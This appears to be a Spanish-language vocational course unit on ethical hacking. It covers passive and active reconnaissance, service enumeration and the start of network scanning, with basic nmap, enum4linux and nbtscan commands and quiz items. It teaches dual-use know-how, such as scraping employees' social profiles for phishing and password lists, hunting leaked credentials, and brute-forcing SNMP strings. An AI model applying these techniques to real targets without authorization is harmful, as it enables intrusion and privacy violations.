

Ataque y defensa en entorno de pruebas, de redes y sistemas para acceder a sistemas de terceros.

Caso práctico



[Direct Media](#) (Dominio público)

Después de que varios integrantes técnicos del equipo hayan realizado una auditoría inalámbrica, meses atrás, quieren seguir adquiriendo conocimientos técnicos que les ayuden a realizar auditorías de Hacking ético cada vez más complejas y especializadas.

Para poder solucionar de una manera rápida este impedimento, Teresa, Juan y el equipo técnico del departamento de Seguridad Ofensiva, deciden que dado que hoy en día existen cursos de especialización de seguridad centrados en "test de Intrusión" y "hacking ético" una manera efectiva de formar al personal técnico es que realicen estos cursos de formación.

Dado que el presupuesto de formación es limitado deciden que una posible solución sea dividir las acciones formativas por partes entre los 3 miembros técnicos del equipo. Cada uno realizará una formación específica diferente y trasladará los conocimientos adquiridos en el curso formativo al resto de integrantes del equipo.

Además, deciden que a pesar de tener que actuar de esta manera para no alterar el presupuesto destinado a formación. Cada año rotaran entre los integrantes el curso formativo que realizarán. de tal manera que en tres años los tres integrantes del equipo habrán recibido la misma formación.

En esta unidad de trabajo aprenderás los conceptos generales de "Ataque y defensa en entorno de pruebas, de redes y sistemas".

Se desarrollan las técnicas comúnmente utilizadas para realizar un primer análisis del objetivo y obtener los servicios que ofrece el sistema remoto, así como la detección de posibles vulnerabilidades que puedan presentar los sistemas.

Se introducen herramientas estándar en el mercado de uso común para el reconocimiento del objetivo así como su posterior análisis y detección de vulnerabilidades así como el uso básico de estas herramientas.

También se muestra el desarrollo de parte de la fase de explotación en la que se explotan vulnerabilidades existentes en las infraestructuras y sistemas localizadas en la fase anterior.

Continuaremos explicando las técnicas de monitorización, interceptación e inyección de tráfico.

También se mostrarán los conceptos de ingeniería social y Phishing como otro vector de acceso adicional.

Para finalizar, se detalla el proceso de elevación de privilegios y sus técnicas más comunes.



[Ministerio de Educación y Formación Profesional](#) (Dominio público)

Materiales formativos de FP Online propiedad del Ministerio de Educación y Formación Profesional.

[Aviso Legal](#)


1.- Fase de reconocimiento (Footprinting).

Caso práctico

Luis ha sido el seleccionado para realizar el curso de "Hacking ético en redes y sistemas". Es un curso online en el que se detallan todas las fases involucradas en la realización de pruebas de hacking ético y test de intrusión para conseguir un primer vector de acceso en un equipo objetivo.

La primera de las fases consiste en intentar localizar el mayor número de sistemas accesibles pertenecientes al objetivo a auditar.

Luis nunca ha realizado este tipo de análisis, pero espera que con los contenidos del curso, herramientas existentes y una investigación posterior por su parte le ayuden a adquirir estos conocimientos.



[Tima Miroshnichenko \(CCO\)](#)

La fase de reconocimiento es la primera de todas las fases de una auditoría de sistemas o infraestructura.


En ella tratamos de obtener la máxima cantidad de información posible de los activos que conforman el alcance de la auditoría.

Realizar una fase de reconocimiento más completa se traduce en que el auditor dispondrá de más información del objetivo, tecnologías utilizadas, idea del diseño de la infraestructura, etc.

Tiene como finalidad recopilar un mayor número de activos pertenecientes al "objetivo" de la auditoría, aumentando de esta manera la superficie de ataque y, por tanto, las probabilidades de localizar una vulnerabilidad.

1.1.- Tipos de reconocimiento.

En la fase de reconocimiento se establecen dos grandes categorías dependiendo de si las técnicas utilizadas interactúan directamente con el objetivo de las pruebas.



[Muhammad Ali \(CC BY-SA\)](#)

Reconocimiento pasivo

Es el proceso de recolección de información del objetivo que se está auditando a través de fuentes de información de dominio público. En ningún momento se establece comunicación con el objetivo. En su lugar, esta información es obtenida a través de motores de búsqueda (Google, Bing, etc.), whois, redes sociales, etc. De esta manera, las pruebas no son detectadas.

Reconocimiento activo

Es el proceso de recolección de información del objetivo que se está auditando a través del uso de técnicas o herramientas que realizan una conexión con el objetivo a auditar. Estas pruebas pueden ser detectadas por el objetivo al ser necesaria interacción directa con sus activos, por ejemplo si realizamos un escaneo de puertos, un crawling, etc.

Autoevaluación

Indica si la siguiente afirmación es Verdadera o Falsa.

Con un reconocimiento de tipo activo no existe posibilidad de que la víctima pueda detectar este tipo de pruebas.

- Verdadero Falso

Falso

Falso. En un reconocimiento activo se realizan conexiones sobre el objetivo, con lo que si la víctima dispone de algún sistema de tipo "Detección de intrusiones" podrá detectar la actividad.

1.2.- Reconocimiento pasivo.

Es el proceso de recolección de información del objetivo de las pruebas, utilizando como medio información de dominio público. Esto incluye información obtenida en motores de búsqueda como Google, Bing, etc., whois, información publicada de la empresa en concreto, etc.

Esta información recolectada ayuda a obtener una visión general de la organización objetivo que se quiere atacar. Se pueden exponer diferentes datos relativos a la misma, como pueden ser servicios publicados, aplicaciones, cuentas de correo electrónico, empleados que trabajan en ella, si tienen activos procesos de selección de nuevos empleados, etc.

A continuación se enumeran distintas técnicas de reconocimiento pasivo:

Redes sociales

Este tipo de sitios se crearon con el fin de facilitar las relaciones sociales entre los usuarios a los que permiten y animan a incluir y compartir información personal o empresarial de toda índole.

Dado que actualmente existen numerosos tipos de redes sociales, se abre un gran abanico de posibilidades a la hora de recopilar información sobre los intereses personales de los usuarios de un determinado objetivo. Además, dado que existen redes sociales dedicadas a establecer contactos en el mundo laboral, también es posible recopilar datos de las posibles tecnologías utilizadas en la empresa.

La mayoría de redes sociales permiten buscar información acerca de otros usuarios aunque en la actualidad restringen parte de esta información a los usuarios no registrados. El tipo de información, que se puede recopilar en las redes sociales, que puede ser útil para un atacante es el siguiente.

- ✓ **Datos de contacto:** Nombre completo y dirección de correo que nos pueden ayudar para enumerar usuarios o para realizar ataques de Phishing.
- ✓ **Intereses personales:** Intereses personales de los usuarios pueden servirnos de ayuda para diseñar campañas de phishing e ingeniería social mucho más específicos a los usuarios de nuestro objetivo. También podemos utilizar esta información para generar un diccionario de posibles contraseñas basadas en los intereses de estos usuarios (aficiones, nombre de equipo deportivo, ciudades...)
- ✓ **Tecnologías utilizadas en la empresa:** Podremos comprobar si se usa alguna tecnología susceptible de presentar alguna vulnerabilidad y conocer los mecanismos de defensa que pueda tener la compañía.

Herramientas

- ✓ **twitterscraper:** Recopila información de todo los datos expuestos en una cuenta de twitter. Ya sean tweets, retweets, hashtags, lista de favoritos, información pública del perfil, etc. Útil para conocer las inquietudes de una determinada persona para realizar labores de ingeniería social, o incluso generar diccionarios de posibles contraseñas basadas en sus aficiones. Información útil para ingeniería social o generar diccionarios de contraseñas. [twitterscraper](#).

- ✓ **Ultimate Facebook Scrapper:** Herramienta para recopilar datos de un perfil de Facebook tales como videos, fotos, lista de amigos, estados, mensajes en el muro, etc. Útil para conocer las inquietudes de una determinada persona para realizar labores de ingeniería social, o incluso generar diccionarios de posibles contraseñas basadas en sus aficiones. [Ultimate-Facebook-Scraper](#).
- ✓ **scrapedin crawler:** Recopila información de los perfiles de LinkedIn, útil para extraer información de las tecnologías utilizadas en una determinada organización. [scrapedin-linkedin-crawler](#).

Aplicaciones colaborativas

Existen bastantes aplicaciones colaborativas que el personal de tecnología utiliza en su día a día para compartir información, o consultar dudas a cerca de una determinada plataforma tecnológica. Si en estas aplicaciones o portales de consulta se indica información sensible, fragmentos de código de una aplicación interna, dudas sobre una determinada tecnología, o incluso credenciales de usuario o claves de API. Esta información puede ser accesible por un tercero.

Las más utilizadas son [StackOverflow](#) y [Pastebin](#).

El tipo de Información, que se puede recopilar en las redes sociales, que puede ser útil para un atacante es el siguiente.

- ✓ **Tecnologías utilizadas en la organización:** Podremos comprobar si se usa alguna tecnología susceptible de presentar alguna vulnerabilidad y conocer los mecanismos de defensa que pueda tener la compañía.
- ✓ **Porciones de código o información sensible:** Podremos obtener información sensible escrita en el código, localizar alguna vulnerabilidad a nivel de código. Librerías utilizadas.
- ✓ **Credenciales de usuario:** En ocasiones también se pueden localizar la divulgación de credenciales de usuario en el código o que se las pasan abiertamente.
- ✓ **APIKEYS:** CLaves para el uso de ciertas APIS internas o incluso de pago, nos pueden servir para poder utilizar una API como si fuéramos el usuario y expandir nuestras posibilidades de ataque.

Herramientas

- ✓ **pastehunter:** Herramienta que realiza búsquedas en pastebin buscando información sensible o fragmentos de código. [PasteHunter](#).
- ✓ **shhgit:** Herramienta para buscar información sensible en GitHub, encuentra credenciales, APIKeys, ficheros de configuración, etc. [shhgit](#).

Buscadores

Utilizaremos buscadores para buscar información pública relacionada con la empresa o dominio que queremos auditar, así como posibles páginas de desarrollo/pruebas que no debieron haberse indexado.

Es aconsejable consultar las opciones avanzadas (operadores avanzados de búsqueda) soportadas por los distintos buscadores con el fin de precisar las búsquedas obteniendo así mejores resultados.

A continuación se enumeran los buscadores más utilizados junto con sus principales características.

- ✓ **Google**: Uno de los buscadores más utilizados, tiene numerosos operadores de búsqueda para realizar búsquedas avanzadas.
- ✓ **Bing**: Buscador de Microsoft. La principal diferencia de este buscador con los demás es que permite realizar búsquedas basadas en direccionamiento IP.
- ✓ **DuckDuckGo**: Al igual que google, también permite utilizar operadores avanzados de búsqueda.
- ✓ **Shodan**: Es un buscador que en vez de indexar páginas web indexa tecnologías y servicios publicados en internet, pudiendo realizar búsquedas por una versión concreta de un determinado software, o por todas las tecnologías de una determinada organización, etc.
- ✓ **Censys**: Este buscador parecido a shodan se utiliza principalmente para buscar dominios que comparten el mismo certificado, o que tengan ciertos datos en el certificado expedido (Empresa, dominio, etc.)
- ✓ **Archive.org**: Este buscador tiene indexadas versiones antiguas de las páginas a lo largo de varios años. De esta manera podremos comprobar tecnologías que se estuvieran utilizando, parámetros de entrada o páginas que aunque no se encuentren enlazadas puedan estar presentes, etc.

Whois

Todas las direcciones IP públicas en internet han de estar registradas en las Bases de Datos Whois con la finalidad de conocer a quién pertenecen, persona de contacto rango de direccionamiento al que pertenecen, etc. Algunos de los datos que podemos consultar en las Bases de datos Whois son los siguientes:

- ✓ Servidores DNS
- ✓ Registrador u organización
- ✓ Información de contacto

Estas bases de Datos se mantienen y gestionan por 5 organizaciones llamadas Regional Internet Registry (RIR) que se encuentran repartidas según su área geográfica.

- ✓ **ARIN**: América del Norte
- ✓ **LACNIC**: América del Sur, América Central y Caribe
- ✓ **RIPE NCC**: Europa, el medio Este y Asia Central
- ✓ **APNIC**: Asia del Pacífico

Herramientas

Existen diferentes herramientas que podemos utilizar para realizar consultas a las BBDD Whois, pero básicamente se pueden agrupar en las dos siguientes categorías:

Herramientas whois de consola: Herramienta en modo consola, es decir, accesible desde la línea de comandos. Existen versiones para Microsoft Windows y distribuciones Linux.

```
whois + dirección_IP
```

Servicios web: Existen diversos servicios web que facilitan la realización de estas consultas a través de aplicativos o portales en internet, por ejemplo whois.domaintools.com. E incluso nos ofrecen la posibilidad de realizar búsquedas más específicas que por no soporta la herramienta whois.

Email harvesting

Esta técnica consiste en la búsqueda de correos electrónicos pertenecientes a una determinada organización. De esta manera obtenemos correos electrónicos válidos para la realización de ciertas técnicas como ataques de fuerza bruta o password spraying, ingeniería social, envío de correos con malware, etc.

TheHarvester: Herramienta que recopila información sobre direcciones de correo electrónico de un determinado dominio. (Herramienta incluida en la distribución Kali)

Maltego: Es toda una suite de búsqueda de relaciones entre entidades, utilizada en la rama de inteligencia. Es muy potente y entre otros muchas capacidades puede recopilar direcciones de correo electrónico. (Herramienta incluida en la distribución Kali)

Mención especial recibe el uso de algunos buscadores dado que, a través de ellos es fácil recopilar información específica del objetivo.

Google

Google es, sin lugar a dudas, el mayor indexador de contenidos de internet. Dado esta característica. ¿Por qué no aprovecharla para obtener más información sobre el objetivo? Para poder afinar las búsquedas se pueden utilizar los operadores de Google que permiten realizar búsquedas más precisas. En el siguiente enlace tenéis una

recopilación de los operadores de Google que podréis utilizar en vuestras búsquedas. [operadores Google](#)

Por otro lado, existen ciertas búsquedas específicas compuesta de varios operadores de búsqueda para localizar cierta información sobre tecnologías o información sensible que estuviera indexada. A este tipo de búsquedas tan específicas se les conoce como Google dorks y existe una base de datos "[Google Hacking Database](#)" que se nutre de los aportes de la comunidad, que recopila gran cantidad de Google dorks.

Operadores

De todos los posibles operadores que ofrece google para restringir las búsquedas a continuación se enumeran los más utilizados.

- ✓ **site**: Este operador limita nuestra búsqueda a un dominio concreto.
- ✓ **"_"**: El operador “-” elimina de la búsqueda cualquier término que coincida con el objeto a buscar
- ✓ **inurl**: Permite la búsqueda si el término a buscar se encuentra en la propia dirección
- ✓ **filetype**: Permite realizar búsquedas en aplicativos web que tengan publicados ficheros con distintas extensiones (pdf, docx, xlsx, txt, etc.)
- ✓ **allintitle o intitle**: Comprueba si el término a buscar se encuentra en el título de la página (búsqueda de paneles de acceso, frameworks, etc.)

Shodan

Shodan es un buscador avanzado que indexa sistemas publicados en internet y realiza una labor de reconocimiento de tecnologías utilizadas, servicios expuestos, organización a la que pertenece el activo, etc. Es muy útil para realizar un filtrado rápido de sistemas publicados. Por ejemplo, en el supuesto de localizarse una vulnerabilidad para una versión específica del servidor web Apache, podría realizarse una búsqueda en shodan para comprobar todos los sistemas que estuvieran expuestos con esa versión concreta del software.

Disponemos de varios operadores que nos permiten acotar las búsquedas. A continuación se enumeran los más utilizados.

Operadores

- ✓ **city**: Filtro para buscar dispositivos que se encuentren en una determinada ciudad o área.
- ✓ **country**: Igual que el anterior, pero en este caso el filtro se aplica por país.
- ✓ **geo**: búsqueda zona geográfica, según coordenadas de longitud y latitud.
- ✓ **hostname**: Busca sistemas cuyo nombre de host concuerde con el término de búsqueda (WWW, FTP, VPN, etc.).
- ✓ **net**: Limita los resultados de la búsqueda a una determinada dirección IP o subred específica.
- ✓ **os**: Filtra por un determinado sistema operativo.

- ✓ **port:** Filtra la búsqueda por un puerto específico. Útil para localizar servicios expuestos.

1.3.- Reconocimiento activo.

De manera contraria al reconocimiento pasivo, el reconocimiento activo se define como el proceso de recolección de información a cerca del objetivo de las pruebas, sin embargo, en este caso realizaremos consultas directas contra el objetivo. Es decir, estableceremos una comunicación con los sistemas remotos (que forman parte del alcance de la auditoría) para realizar estas consultas por lo que estamos dejando una traza en el objetivo.

La información que se obtenga complementa toda la información que se hubiera podido recopilar en la fase del reconocimiento pasivo, debido a que habrá información específica que únicamente podrá ser extraída mediante consultas directas a los servicios expuestos. (DNS, SMTP, SNMP, SMB, etc.).

En este caso, dado que se está realizando una iteración sobre ciertos activos, el objetivo puede ser consciente de que se está realizando cierta enumeración. Aunque esta posible detección siempre va a depender de las capacidades de monitorización y detección del objetivo.

A continuación se enumeran distintas técnicas de reconocimiento pasivo:

Enumeración DNS

El servicio DNS (Domain Name System) es un protocolo que proporciona un esquema de nombres jerárquico, formando una estructura de tipo árbol, almacenados en una base de datos distribuida, y que permite realizar la traducción entre nombres de máquinas, fácilmente inteligibles para una persona, y direcciones IP, que son las que finalmente se utilizan para establecer y mantener las comunicaciones.

Las principales características de una enumeración DNS son las siguientes.

- ✓ Dirección IP asociada a un host
- ✓ Principales servidores (NS, MX, SOA)
- ✓ Si se encuentra habilitado resolución inversa obtenemos nombre de host a partir de la IP
- ✓ En ocasiones se habilita la transferencia de zona

Herramientas

Existen diferentes herramientas que podemos utilizar para realizar consultas a los servidores DNS. Mediante estas consultas podemos averiguar la dirección IP de un determinado host en un dominio. Además, en caso que el servidor DNS tenga habilitada la resolución de inversa, se puede obtener el nombre de host a partir de una determinada dirección IP. A continuación, se enumeran las herramientas más comunes para la realización de esta tarea.

- ✓ **host, dig y nslookup**: Herramientas de consola que nos permite realizar consultas DNS de manera manual.
- ✓ **dnsrecon**: Herramienta en modo consola que automatiza todas las consultas que deberíamos realizar de manera manual con las herramientas anteriores proporcionándonos toda la información de manera estructurada

- ✓ **dnsenum**: Además de todas las opciones de enumeración que proporciona dnsrecon también realiza operaciones de descubrimiento de host y subdominios mediante técnicas de fuerza bruta.

Enumeración SMTP

SMTP es el protocolo que se encarga de gestionar la entrega de correos electrónicos. El protocolo dispone de varios comandos que permiten averiguar si un determinado usuario existe en el sistema remoto o en el dominio del objetivo. A continuación se indican los comandos de enumeración disponibles en el protocolo SMTP.

Comandos

- ✓ **RCPT**: Especifica a quién va dirigido el correo, el servidor puede indicar si el usuario de correo existe o no.
- ✓ **EXPN**: Identifica todos los usuarios que pertenecen a una determinada lista de correo.
- ✓ **VRFY**: Este comando permite verificar si una determinada dirección de correo es válida.

Herramientas

Al igual que en los apartados anteriores, existen ciertas herramientas que nos permiten automatizar todo el proceso, utilizando los comandos anteriormente descritos del estándar, para enumerar usuarios.

- ✓ **smtp-user-enum**: Herramienta que realiza enumeración de usuarios a través del protocolo SMTP. [smtp-user-enum](#).

Enumeración SNMP

El protocolo SNMP habitualmente se utiliza para gestionar routers, switches, impresoras y demás dispositivos en una red local, aunque también puede ejecutarse en sistemas Windows y UNIX.

Los dispositivos que implementan el servicio SNMP ejecutan un agente que conoce toda la información del dispositivo y la organiza jerárquicamente en forma de objetos en lo que se conoce como MIB.

Para conectarse al agente existen dos roles/contraseñas (community strings), de forma predeterminada estas son “public” y “private”, permitiendo el primero el acceso al contenido de la MIB en modo lectura y el segundo en modo lectura/escritura.

- ✓ **public**: Permite acceder a la configuración en modo consulta.

- ✓ **private:** Permite modificar la configuración del dispositivo.

Además, las versiones **SNMPv1** y **SNMPv2** del protocolo no establecen ningún tipo de filtrado del canal. Por tanto, en caso de poder interceptar las comunicaciones tanto las community string como todo el tráfico de configuración queda expuesto. La versión SNMPv3 del protocolo implementa numerosas mejoras en materia de seguridad pero todavía resulta común encontrar dispositivos que soportan las versiones anteriores.

A continuación, se enumeran las principales características de la enumeración SNMP.

- ✓ Obtener información de la configuración de dispositivos.
- ✓ Modificar la configuración de los dispositivos.

Herramientas

Existen varias herramientas que nos permiten realizar ataques de fuerza bruta para averiguar el community string utilizado (lectura o incluso lectura-escritura), además de proporcionar una interfaz cli (desde la consola) por la que navegar a través de la estructura MIB o, en caso de disponer de la community string privada, modificar objetos en la MIB.

- ✓ **onesixtyone:** Utiliza técnicas de fuerza bruta para averiguar los community strings que nos permiten acceder a los roles public y private.
- ✓ **snmpwalk:** En caso de disponer (o averiguar) las community string de acceso se puede acceder a la configuración de un dispositivo.

Enumeración SMB

SMB es un protocolo de red, muy utilizado en redes Microsoft. Se utiliza para compartir archivos, impresoras, unidades, etc. Entre sistemas pertenecientes a una misma red. Este servicio se encuentra activo en los puertos TCP 139 y 445 y a través de él es posible extraer información detallada del sistema remoto que se encuentra utilizando el protocolo SMB.

Además, existe una técnica conocida como “SMB null sessions” por la que se puede generar una conexión SMB entre dos sistemas informáticos sin realizar la autenticación sobre el protocolo. El establecimiento de esta conexión ya permite obtener cierta información a través del protocolo sin necesidad de conocer las credenciales de un usuario legítimo.

A continuación se indica el tipo de información que se puede recopilar con este tipo de enumeración.

- ✓ Política de contraseñas
- ✓ Nombre y SID de usuarios
- ✓ Nombre y SID de grupos
- ✓ Nombre y SID de equipos

Herramientas

Existen 2 herramientas principales para obtener este tipo de información además de un script de nmap (Introduciremos esta herramienta en la fase de escaneo) que también puede ser utilizado para obtener la información

- ✓ **nbtscan**: Realiza la conexión SMB con un sistema remoto y obtiene información disponible.

```
nbtscan -r IP o subred
```

- ✓ **enum4linux**: Herramienta que establecen una sesión SMB con el sistema remoto y recupera la información disponible.

```
Enum4linux -a IP
```

- ✓ **scripts nmap**: nmap es una herramienta de análisis de red que proporciona capacidades de enumeración gracias a diversos scripts. Existen distintos scripts específicos de obtención de información en la herramienta nmap, únicamente hay que indicar que se incluyan estos scripts en las pruebas.

```
nmap -p 139,445 dirección_ip -sV --script=smb-*
```

Autoevaluación

Qué objetivo trata de conseguir un atacante cuando recopila información de usuarios del objetivo a través de la red social LinkedIn

- Recopilar información de los gustos y aficiones de los empleados de una compañía para diseñar posibles contraseñas basadas en las aficiones.

- Recopilar información de las tecnologías que utilizan en la empresa objetivo para enumerar los sistemas de protección que pudieran existir en la red así como localizar vulnerabilidades públicas en esas tecnologías.

- Recopilar credenciales y usuarios que pudieran exponerse en el código fuente intercambiado.

Mostrar retroalimentación

Solución

1. Incorrecto
2. Correcto
3. Incorrecto

2.- Fase de escaneo (Fingerprinting).

Caso práctico



[Tima Miroshnichenko \(CC0\)](#)

Una vez que Luis ha terminado de realizar la fase de escaneo ya dispone de un gran listado de activos pertenecientes al objetivo a auditar.

- ¿Cuál será el siguiente paso?
- ¿Qué puedo hacer con este tipo de activos?

Ansioso, Luis utiliza el foro de dudas del curso para resolver todas estas cuestiones.

El instructor del curso le indica que el siguiente paso a realizar consiste en conocer cuáles son las funciones y actividades de cada uno de esos equipos. Pero que no se preocupe, que toda esa labor recae en la "Fase de escaneo" que es justamente el siguiente tema a tratar dentro del curso.

La fase de escaneo se realiza después de realizar la fase de reconocimiento.

En ella tratamos de obtener más información sobre el propósito de los activos incluidos en el alcance de las pruebas.

Se averigua los distintos componentes de la infraestructura, el rol que desempeña cada activo, el número de servicios y versiones de los mismos que se encuentran prestando servicio en cada activo.

Además, también se realiza un análisis de las posibles vulnerabilidades existentes en el sistema tomando como referencia las versiones de los servicios que el activo sustenta así como la versión del Sistema Operativo.

De esta manera podremos localizar “Vulnerabilidades públicas” que afecten a las versiones localizadas en los activos de la auditoría.

2.1.- Tipos y enfoque de los escaneos.

Tipos de escaneo

Los distintos tipos de escaneo se pueden englobar en tres grandes bloques dependiendo del objetivo de los mismos.

Escaneo de red

Este tipo de escaneos están destinados a obtener mayor información sobre la red objetivo, direccionamiento IP y la arquitectura utilizada para sustentar toda la infraestructura objetivo.



[Smashicons \(CC BY-SA\)](#)

Escaneo de servicios

Esta otra tipología de escaneo, tiene como objetivo obtener información sobre los servicios específicos, versiones y tecnología de los mismos que se encuentran habilitados en cada activo que se encuentre dentro del alcance de las pruebas.

Escaneo de vulnerabilidades

Una vez se han realizado los otros dos tipos de escaneos, y se tiene más información de sobre la infraestructura y los servicios que sustenta, se comprueba si existe algún tipo de vulnerabilidad en base al tipo de servicio y la versión del mismo. También se buscan posibles vulnerabilidades que pudieran estar presentes debido a defectos en el diseño o en la configuración aplicada.

Enfoque de los escaneos

Atendiendo al enfoque utilizado para realizar estos escaneos, podemos distinguir dos grandes enfoques bien diferenciados. Uno en el que nos apoyamos en ciertas herramientas para facilitar la tarea de escaneo y otro en el que el auditor delega la práctica totalidad de la tarea de escaneo a herramientas automáticas.

Escaneo manual

El auditor se apoya en ciertas herramientas que le facilitan la tarea de escaneo, puede utilizar herramientas específicas para cada tipo de escaneo, e incluso combinar varias para obtener resultados más precisos.


Escaneo automático

El auditor delega las labores de escaneo a herramientas automáticas que serán las encargadas de adaptar sus pruebas al tipo de escaneo a realizar y a la infraestructura objetivo. Son muy utilizados en alcances muy extensos en los que prima tener una “foto rápida” de la infraestructura, pero se recomienda complementarlos con escaneos manuales para tener unos resultados más elaborados y acordes con la realidad.

2.2.- Escaneo de red.

Escaneo de red

En este tipo de escaneos, el objetivo principal es tener una visión de la infraestructura de red incluida en el alcance de las pruebas (Redes al alcance, subredes de la infraestructura, red de servidores, etc.), así como identificar dispositivos conectados y sus sistemas operativos (Elementos de red como switches y routers, o sistemas como servidores, impresoras, equipos informáticos). Las técnicas a utilizar en el escaneo y los resultados obtenidos dependen de manera directa si el escaneo se está realizando sobre la infraestructura interna (red privada de la organización) o si se está realizando sobre el perímetro externo (segmento de red que la organización tiene publicado en internet).



eucalyp (CC BY-SA)

A continuación, se introducen varias herramientas de escaneo de red así como su uso básico y que tipo de información son capaces de obtener.

Wireshark / tcpdump

Wireshark y tcpdump son dos motores de análisis de los datos transmitidos en una comunicación que circulan por la red. Aunque no son herramientas que realicen labores de escaneo, se utilizan para poder capturar y analizar los paquetes que circulan por la red.

Aunque la mayor parte de la comunicación que veremos con estas herramientas será con origen o destino el equipo del auditor, también veremos numeroso tráfico broadcast (dirigido a todos los equipos de la red) que nos puede brindar información interesante como si existen otras subredes, si existen distintas VLAN dentro de la infraestructura, etc.

En ningún caso se realiza ningún tipo de comunicación por parte del auditor. Simplemente se limita a observar el tráfico que se transmite por la red. De esta manera se suele considerar esta técnica como una técnica “pasiva”.

No.	Time	Source	Destination	Protocol	Length	Info
526	37.590360318	Cisco_ff:fc:3c	HewlettP_bb:7b:38	ARP	64	172.23.171.254 is at 00:08:e3:ff:fc:3c
555	39.103549074	Cisco_3f:ee:84	Broadcast	ARP	64	Gratuitous ARP for 172.23.171.123 (Reply)
583	41.390415381	Avaya_8b:ef:4c	Broadcast	ARP	64	Who has 172.23.179.93? Tell 0.0.0.0
